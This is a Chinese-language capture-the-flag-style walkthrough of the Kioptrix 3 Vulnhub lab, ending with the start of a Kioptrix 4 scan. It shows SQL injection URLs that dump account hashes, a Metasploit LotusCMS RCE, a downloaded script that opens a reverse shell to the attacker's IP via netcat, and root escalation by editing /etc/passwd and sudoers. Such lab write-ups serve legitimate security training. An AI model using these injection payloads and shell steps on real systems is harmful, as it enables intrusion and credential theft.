
这里虽然可以是 `root` 和 `dba` 权限，但是没有绝对路径。不能直接用 `sqlmap` 进行写 shell。

手注sqli

```
http://kioptrix3.com/gallery/gallery.php?id=1%20union%20select%201,2,3,4,5,6#
```


判断一共有6列

```
http://kioptrix3.com/gallery/gallery.php?id=1%20union%20select%201,version(),database(),4,5,6#
```




得到当前数据库和版本号

```
http://kioptrix3.com/gallery/gallery.php?
id=1%20union%20select%201,group_concat(table_name),3,4,5,6%20from%20information_schema.tables%20w
here%20table_schema%20=%20database()#
```




得到当前数据库所有的表名。

```
http://kioptrix3.com/gallery/gallery.php?
id=1%20union%20select%201,group_concat(column_name),3,4,5,6%20FROM%20information_schema.columns%2
0WHERE%20table_name%20=0x6465765f6163636f756e7473#
```



获取表里的列名。

```
http://kioptrix3.com/gallery/gallery.php?id=1%20union%20select%201,group_concat(username,0x3a,password),3,4,5,6%20FROM%20dev_accounts#
```



Lotus CMS 漏洞

```
root@kali:~# searchsploit Lotus CMS
-----
Exploit Title | Path
              | (/usr/share/exploitdb/)
-----
Lotus CMS Fraise 3.0 - Local File Inclusion / Remote C | exploits/php/webapps/15964.py
Lotus Core CMS 1.0.1 - Remote File Inclusion | exploits/php/webapps/5866.txt
LotusCMS 3.0 - 'eval()' Remote Command Execution (Meta | exploits/php/remote/18565.rb
LotusCMS 3.0.3 - Multiple Vulnerabilities | exploits/php/webapps/16982.txt
-----
Shellcodes: No Result
```

从查询结果看，有一个本地文件包含和一个远程代码执行，

这里的本地文件包含就是我们之前发现的那个。我们尝试下这个本地文件包含漏洞

尝试发现这个漏洞好像不行。

尝试 LotusCMS 3.0 - 'eval()' Remote Command Execution 发现是一个rb文件。

于是

```
msf > search LotusCMS

Matching Modules
=====

Name                               Disclosure Date Rank      Description
----                               -
exploit/multi/http/lcms_php_exec  2011-03-03      excellent LotusCMS 3.0 eval() Remote
Command Execution
```

利用这个漏洞进行攻击

```
msf > use exploit/multi/http/lcms_php_exec
msf exploit(multi/http/lcms_php_exec) > show options

Module options (exploit/multi/http/lcms_php_exec):

Name      Current Setting  Required  Description
----      -
Proxies   [..]            no        A proxy chain of format type:host:port[,type:host:port]
RHOST     [..]            yes       The target address
RPORT     80              yes       The target port (TCP)
SSL       false           no        Negotiate SSL/TLS for outgoing connections
URI       /lcms/          yes       URI
VHOST     [..]            no        HTTP server virtual host

Exploit target:

Id  Name
--  ---
0   Automatic LotusCMS 3.0

msf exploit(multi/http/lcms_php_exec) > set RHOST 192.168.43.58
RHOST => 192.168.43.58
msf exploit(multi/http/lcms_php_exec) > set PAYLOAD generic/shell_bind_tcp
PAYLOAD => generic/shell_bind_tcp
msf exploit(multi/http/lcms_php_exec) > set URI /
URi => /
msf exploit(multi/http/lcms_php_exec) > show options

Module options (exploit/multi/http/lcms_php_exec):

Name      Current Setting  Required  Description
```

```

----
Proxies          no          A proxy chain of format type:host:port[,type:host:port]
[...]
RHOST  192.168.43.58  yes      The target address
RPORT  80              yes      The target port (TCP)
SSL    false         no       Negotiate SSL/TLS for outgoing connections
URI    /              yes      URI
VHOST  no             no       HTTP server virtual host

```

Payload options (generic/shell_bind_tcp):

```

Name  Current Setting  Required  Description
----  -
LPORT 4444             yes       The listen port
RHOST 192.168.43.58   no        The target address

```

Exploit target:

```

Id  Name
--  ---
0   Automatic LotusCMS 3.0

```

msf exploit(multi/http/lcms_php_exec) > run

```

[*] Started bind handler
[-] Exploit failed [unreachable]: Rex::HostUnreachable The host (192.168.43.58:80) was
unreachable.

```

[*] Exploit completed, but no session was created.

msf exploit(multi/http/lcms_php_exec) > set RHOST 192.168.43.158

RHOST => 192.168.43.158

msf exploit(multi/http/lcms_php_exec) > run

```

[*] Started bind handler
[*] Using found page param: /index.php?page=index
[*] Sending exploit ...
[*] Command shell session 1 opened (192.168.43.177:44505 -> 192.168.43.158:4444) at 2018-05-08
10:02:56 -0400

```

```

whoami
www-data
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
ls
cache
core
data
favicon.ico
gallery
gnu-lgpl.txt
index.php

```

```
modules
style
update.php
pwd
/home/www/kioptrix3.com
```

我尝试用 `cd` 命令进入 `gallery` 目录但是不行，

这里用到 `ls -l` 可以看到 `gallery` 目录的文件

```
ls -l gallery
total 156
drwxr-xr-x 2 root root 4096 Apr 12 2011 BACK
-rw-r--r-- 1 root root 3573 Oct 10 2009 db.sql
-rw-r--r-- 1 root root 252 Apr 12 2011 g.php
drwxr-xr-x 3 root root 4096 Apr 12 2011 gadmin
-rw-r--r-- 1 root root 214 Apr 12 2011 gallery.php
-rw-r--r-- 1 root root 1440 Apr 14 2011 gconfig.php
-rw-r--r-- 1 root root 297 Apr 12 2011 gfooter.php
-rw-r--r-- 1 root root 38771 Apr 12 2011 gfunctions.php
-rw-r--r-- 1 root root 1009 Apr 12 2011 gheader.php
-rw-r--r-- 1 root root 249 Apr 12 2011 index.php
-rw-r--r-- 1 root root 10340 Apr 12 2011 install.BAK
-rw-r--r-- 1 root root 212 Apr 12 2011 login.php
-rw-r--r-- 1 root root 213 Apr 12 2011 logout.php
-rw-r--r-- 1 root root 249 Apr 12 2011 p.php
drwxrwxrwx 2 root root 4096 Apr 12 2011 photos
-rw-r--r-- 1 root root 213 Apr 12 2011 photos.php
-rw-r--r-- 1 root root 219 Apr 12 2011 post_comment.php
-rw-r--r-- 1 root root 214 Apr 12 2011 profile.php
-rw-r--r-- 1 root root 87 Oct 10 2009 readme.html
-rw-r--r-- 1 root root 213 Apr 12 2011 recent.php
-rw-r--r-- 1 root root 215 Apr 12 2011 register.php
drwxr-xr-x 2 root root 4096 Apr 13 2011 scopbin
-rw-r--r-- 1 root root 213 Apr 12 2011 search.php
-rw-r--r-- 1 root root 216 Apr 12 2011 slideshow.php
-rw-r--r-- 1 root root 211 Apr 12 2011 tags.php
drwxr-xr-x 6 root root 4096 Apr 12 2011 themes
-rw-r--r-- 1 root root 56 Oct 10 2009 version.txt
-rw-r--r-- 1 root root 211 Apr 12 2011 vote.php
```

发现 `gconfig.php` 配置文件，`cat` 读配置文件。

```
$GLOBALS["gallarific_path"] = "http://kioptrix3.com/gallery";

$GLOBALS["gallarific_mysql_server"] = "localhost";
$GLOBALS["gallarific_mysql_database"] = "gallery";
$GLOBALS["gallarific_mysql_username"] = "root";
$GLOBALS["gallarific_mysql_password"] = "fuckyou";
```

lotusRCE.sh

```
wget https://raw.githubusercontent.com/Hood3dRob1n/LotusCMS-Exploit/master/lotusRCE.sh
```

```
root@kali:~# chmod +x lotusRCE.sh
root@kali:~# ./lotusRCE.sh 192.168.43.158

Path found, now to check for vuln...

</html>Hood3dRob1n
Regex found, site is vulnerable to PHP Code Injection!

About to try and inject reverse shell....
what IP to use?
192.168.43.177
What PORT?
2333

OK, open your local listener and choose the method for back connect:
1) NetCat -e          3) NetCat Backpipe  5) Exit
2) NetCat /dev/tcp   4) NetCat FIFO
#? 1
```

```
root@kali:/tmp# nc -lvp 2333
listening on [any] 2333 ...
connect to [192.168.43.177] from kioptrix3.com [192.168.43.158] 56259
whoami
www-data
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

权限提升

尝试用之前SQL注入得到的。

```
Database: gallery
Table: dev_accounts
[2 entries]
+----+-----+-----+
| id | username          | password |
+----+-----+-----+
| 1  | dreg              | 0d3eccfb887aabd50f243b3f155c0f85 (Mast3r) |
| 2  | loneferret       | 5badcaf789d3d1d09794d8f021f40f0e (starwars) |
+----+-----+-----+
```

进行SSH连接，发现第一个账号不能没有多大的作用，不能提权。

连接第二个账号


```
root@kali:~# ssh loneferret@192.168.43.158
loneferret@192.168.43.158's password:
Linux Kioptrix3 2.6.24-24-server #1 SMP Tue Jul 7 20:21:17 UTC 2009 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
Last login: Sat Apr 16 08:51:58 2011 from 192.168.1.106
loneferret@Kioptrix3:~$ ls
checksec.sh  CompanyPolicy.README
```

存在一个 `CompanyPolicy.README` 文件。

```
checksec.sh  CompanyPolicy.README
loneferret@Kioptrix3:~$ cat CompanyPolicy.README
Hello new employee,
It is company policy here to use our newly installed software for editing, creating and viewing
files.
Please use the command 'sudo ht'.
Failure to do so will result in you immediate termination.

DG
CEO
```

英语比较垃圾，百度翻译的意思是可以通过 `sudo ht` 对文件进行编辑，创建。

在kali下尝试

```
loneferret@Kioptrix3:~$ sudo ht
Error opening terminal: xterm-256color.
```

报错不能打开一个 `xterm-256color` 终端。


回到本地环境用 `xshell` 连接是可以打开的

```
File Edit Windows Help 19:27 08.05.2018
-[*] Log window 1
ht 2.0.18 (POSIX) 07:26:02 on Apr 16 2011
(c) 1999-2004 Stefan Weyergraf
(c) 1999-2009 Sebastian Biallas <sb@biallas.net>
appname = ht
config = /home/loneferret/.htcfg2
couldn't load configuration file, using defaults

1help 2 3open 4 5 6mode 7 8 9 0quit
```

此时按 **F3**，可以输入 `/etc/passwd` 或者 `/etc/sudoers` 文件来进行文件编辑

把/etc/passwd当前用户的权限修改和 root 一样即可。




The image shows a terminal window with a text editor open to the file /etc/passwd. The editor's title bar reads 'File Edit Windows Help Texteditor' and the top right corner shows the time '19:24' and date '08.05.2018'. The main area of the editor is blue and contains the following text:

```
[x] /etc/passwd 2
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
mysql:x:104:108:MySQL Server,,,:/var/lib/mysql:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
loneferret:x:0:0:loneferret,,,:/home/loneferret:/bin/bash
dreg:x:1001:1001:Dreg Gevans,0,555-5566,:/home/dreg:/bin/rbash
```

At the bottom of the editor, there is a status bar with the following text: '1 help 2 save 3 open 4 5 goto 6 mode 7 search 8 9 0 quit'.

也可以把/etc/sudoers当前用户的权限修改和 root 一样即可。



```
File Edit Windows Help Texteditor 19:28 08.05.2018
[x] /etc/sudoers 2
# /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL) ALL
loneferret ALL=(ALL) ALL

# Uncomment to allow members of group sudo to not need a password
# (Note that later entries override this, so you might need to move
# it further down)
# %sudo ALL=NOPASSWD: ALL

# Members of the admin group may gain root privileges
%admin  ALL=(ALL) ALL

19:28
help 2save 3open 4 5goto 6mode 7search 8 9 0quit
```

重新登录SSH。

```
root@kali:~# ssh loneferret@192.168.43.158
loneferret@192.168.43.158's password:
Last login: Tue May  8 19:27:01 2018 from uknow-pc
Linux Kioptrix3 2.6.24-24-server #1 SMP Tue Jul 7 20:21:17 UTC 2009 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
root@Kioptrix3:~# id
uid=0(root) gid=0(root) groups=0(root),100(users)
root@Kioptrix3:~# whoami
root
```

此时已经是 root 权限了。

总结

这次实验过程挺长的，发现了很多地方的问题，第一是发现了 `phpmyadmin` 我尝试用写日志的方法试试能不能拿到 shell。但是发现 `phpmyadmin` 变量了不存在 `general log` 变量。

另外就是这里有个SQL注入，可以用 `sqlmap` 跑出来，是 `root` 权限。尝试用 `os-shell` 写shell。通过了之前用远程命令执行得到的绝对路径，但是还是无法写入。好像是目录权限的问题。

在 `phpmyadmin` 下也无法执行 `INTO OUTFILE` 函数。显示 `#1 - Can't create/write to file`。从在命令执行里也看得出来目录是没有权限的。

在最后补充了一个文件包含和后台上传的利用，这个组合通过文件包含执行图片木马，得到一个shell。虽然说很鸡肋，还是感觉有点厉害的。

在实验过程中还是想多多尝试多种方法的，但是实验环境还是有限。但在这次实验中还是学到了很多，做了几次 `vuInhub` 的实验了，感觉提权方面还是有学习到很多。

虽然说这些环境有点不常见甚至奇葩，但是还是在这个过程中学到了 `linux` 环境下的一些之前一直匮乏的知识。

第十六节 Vulnhub渗透测试练习-Kioptrix 4

title: Vulnhub渗透测试练习-Kioptrix 4 date: 2018-05-17 13:46:30 tags:

作者 : Ukonw

信息收集

用 `nmap` 进行端口扫描。

```
root@kali:~# nmap -sS -A 10.32.58.187
Starting Nmap 7.70 ( https://nmap.org ) at 2018-05-17 01:57 EDT
Nmap scan report for 10.32.58.187
Host is up (0.00037s latency).
Not shown: 566 closed ports, 430 filtered ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
| ssh-hostkey:
|   1024 9b:ad:4f:f2:1e:c5:f2:39:14:b9:d3:a0:0b:e8:41:71 (DSA)
|_  2048 85:40:c6:d5:41:26:05:34:ad:f8:6e:f2:a7:6b:4f:0e (RSA)
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch)
|_ http-server-header: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch
|_ http-title: Site doesn't have a title (text/html).
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.0.28a (workgroup: WORKGROUP)
MAC Address: 00:0C:29:38:2D:6F (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
```

```
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 10h00m00s, deviation: 2h49m43s, median: 7h59m59s
|_nbstat: NetBIOS name: KIOPTRIX4, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.28a)
|   Computer name: Kioptrix4
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: Kioptrix4.localdomain
|_ System time: 2018-05-17T09:58:07-04:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
